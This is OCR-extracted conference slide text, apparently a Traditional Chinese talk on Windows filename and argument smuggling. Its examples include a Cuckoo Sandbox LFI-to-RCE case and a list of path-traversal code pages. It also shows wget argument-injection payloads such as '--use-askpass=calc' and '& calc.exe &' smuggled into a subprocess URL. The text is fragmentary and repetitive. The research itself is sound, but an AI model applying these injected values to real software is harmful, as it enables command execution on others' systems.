cuckoo.readthedocs.io/en/latest/installation/host/requirements/

Cuckoo Sandbox

latest

Docs » Installation » Preparing the Host » Requirements

Edit on GitHub


Requirements

At this point we only fully support Python 2.7. Older version of Python and Python 3 versions are not supported

- Installation
  - Preparing the Host
    - Requirements
      - Installing Python libraries (on Ubuntu/Debian-based distributions)

distributions)


The Cuckoo host components is completely written in Python, therefore it is required to have an appropriate version of Python installed. At this point we only fully support **Python 2.7**. Older version of Python and Python 3 versions are not supported by us (although Python 3 support is on our TODO list with a low priority).


cuckoo
Sandbox Host
ORACLE
VirtualBox
LOG
JPG
TXT
Guest VM
Guest VM
Guest VM



cuckoo
Dashboard
Recent
Pending
Search
Submit
Import
Insights
Cuckoo
SUBMIT A FILE FOR ANALYSIS
SUBMIT URLS/HASHES
Submit URLs/hashes
Submit
WriteFile.exe
CreateFileW(L"..\u00A5..\u00A5…",…)
From the press:
System info
free
used
total
FREE DISK SPACE
CPU LOAD
MEMORY USAGE

Dropped Files

Name	**cuckoo.conf** Download
Size	6.5KB
Type	ASCII text
MD5	a39168f9e20bba2cd67a9cc1ae3ef6d6
SHA1	371be22301d323f14bca06711918d7b16085cc16
SHA256	f374cada27d8da1556d061147c4b6b82e3f863e5e8ae58c0e8f0a613178979a8
CRC32	B19B56BC
ssdeep	None
Yara	• vmdetect - Possibly employs anti-virtualization techniques
VirusTotal	Search for analysis


C:\Users\cuckoo\.cuckoo\conf\cuckoo.conf - Sublime Text (UNREGISTERED)
File Edit Selection Find View Goto Tools Project Preferences Help
cuckoo.conf
[cuckoo]
# Enable or disable startup version check. When enabled, Cuckoo will connect
# to a remote location to verify whether the running version is the latest
# one available.
version_check = yes
✨..\..\cuckoo.conf
# The authentication token that is required to access the Cuckoo API, using
# HTTP Bearer authentication. This will protect the API instance against
# unauthorized access and CSRF attacks. It is strongly recommended to set this
# to a secure value.
api_token = zqrzb0LjK6xNEPh28Rlajw


Cuckoo Sandbox LFI to RCE



我真的需要擔心這個嗎？


所有可以導致路徑穿越的字碼頁


- 874：泰文
- 1250：Latin 2 / 中歐語系
- 1251：斯拉夫文（西里爾字母）
- 1252：Latin 1 / 西歐語系
- 1253：希臘文
- 1254：土耳其文
- 1255：希伯來文
- 1256：阿拉伯文
- 1257：波羅的海語系
- 1258：越南文



所有可以導致路徑穿越的字碼頁

英文、西班牙文、法文、荷蘭文、德文、瑞典文、義大利文、葡萄牙文、波蘭文、土耳其文、烏克蘭文、希臘文、挪威文、匈牙利文、俄文、捷克文、羅馬尼亞文、丹麥文、越南文、泰文、菲律賓文、馬來文、印尼文、阿拉伯文、希伯來文、波斯文……





誰容易受到 Filename Smuggling 影響？

📌 修補建議

使用繁體中文😉

Attack Surfaces ✨

Path / File name

Command Line

Environment Variable

Windows Registry

Active Directory

```
import subprocess
subprocess.run(
    ['wget.exe', f'http://example.tld/{USER_PROVIDED_INPUT}.txt']
)
```


在一個設定成英文的 Windows 作業系統上

這段程式碼大家打不打得穿？

```
import subprocess
subprocess.run(
    ['wget.exe', f'http://example.tld/      & calc.exe &      .txt']
)
```

EaSy pEaSy 👌🤔

https://docs.python.org/3/library/subprocess.html#security-considerations



~~EaSy pEaSy~~ 👌🤔

```
>>> subprocess.run(["wget.exe", f'http://example.tld/ & calc & .txt'])
--2024-12-03 12:34:56--  http://example.tld/%20&%20calc%20&%20.txt
Resolving example.tld (example.tld)... 8.8.8.8
Connecting to example.tld (example.tld)|8.8.8.8|:80... connected.
...omitted...
```

```
    ["wget.exe", f"http://example.tld/ & calc.exe & .txt"]
)
```

（毫不意外的）

沒戲。


```
import subprocess
subprocess.run(
    ['wget.exe', f'http://example.tld/  " --use-askpass=calc "  .txt']
)
```

這當然也沒戲。

```
import subprocess
subprocess.run(
    ['wget.exe', f'http://example.tld/" --use-askpass=calc "  .txt']
)
```

那換成這個勒？

```
import sub
subprocess
    ['wget.
)
```




```
" .txt']
```

Easy Peasy 👍

大家來找茬


難度：★★★★★

94.87%的人都找不到

Windows PowerShell

```
PS C:\> python
Python 3.10.4 (tags/v3.10.4:9d38120, Mar 23 2022
, 23:13:41) [MSC v.1929 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license"
 for more information.
>>> subprocess.run(['wget.exe', f'http://example
.tld/"  --use-askpass=calc  " .txt'])
```

```
PS C:\> python
Python 3.10.4 (tags/v3.10.4:9d38120, Mar 23 2022
, 23:13:41) [MSC v.1929 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license"
 for more information.
>>> subprocess.run(['wget.exe', f'http://example
.tld/" --use-askpass=calc ".txt'])
```



Exploit 😱

Safe 🥰

Install Now!

大家來找茬


難度：★★★★★

94.87%的人都找不到

Windows PowerShell

```
PS C:\> python
Python 3.10.4 (tags/v3.10.4:9d38120, Mar 23 2022
, 23:13:41) [MSC v.1929 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license"
 for more information.
>>> subprocess.run(['wget.exe', f'http://example
.tld/"  --use-askpass=calc  " .txt'])
```

```
PS C:\> python
Python 3.10.4 (tags/v3.10.4:9d38120, Mar 23 2022
, 23:13:41) [MSC v.1929 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license"
 for more information.
>>> subprocess.run(['wget.exe', f'http://example
.tld/" --use-askpass=calc ".txt'])
```



Exploit 😱

Safe 🥰

Install Now!

大家來找茬


難度：★★★★★★

94.87%的人都找不到


Windows PowerShell

```
PS C:\> python
Python 3.10.4 (tags/v3.10.4:9d38120, Mar 23 2022
, 23:13:41) [MSC v.1929 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license"
 for more information.
>>> subprocess.run(['wget.exe', f'http://example
.tld/"  --use-askpass=calc  " .txt'])
```

```
PS C:\> python
Python 3.10.4 (tags/v3.10.4:9d38120, Mar 23 2022
, 23:13:41) [MSC v.1929 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license"
 for more information.
>>> subprocess.run(['wget.exe', f'http://example
.tld/" --use-askpass=calc ".txt'])
```



Exploit 😱



